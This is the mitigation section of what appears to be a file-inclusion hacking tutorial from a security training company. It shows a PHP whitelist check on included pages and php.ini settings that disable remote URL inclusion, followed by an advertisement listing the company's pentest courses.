Sanitizing user-supplied / controlled inputs to the best of your ability is always preferable. Those inputs are: GET/POST parameters

- URL parameters
- Cookie values
- HTTP header values

This can all be examined with the following code snippet:

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

- **Develop** or run the **code** in the **most recent version** of the **PHP server** which is **available**. And even **configure** the **PHP applications** so that it **does not use register_globals**.
- On the **server-side**, configure the **ini** configuration file. By **disallowing remote file include** of **http URI** which **limits the ability to include** the **files from remote locations** i.e. by changing the configuration file with the following command:

```
nano /etc/php/7.2/apache2/php.ini
"allow_url_fopen = OFF"
"allow_url_include = OFF"
sudo service apache2 restart
```

```
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://
; http://php.net/allow-url-fopen
allow_url_fopen = Off

; Whether to allow include/require to open URLs (like http:// or
; http://php.net/allow-url-include
allow_url_include = Off
```

To learn more about Website Hacking. Follow this **Link.**

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux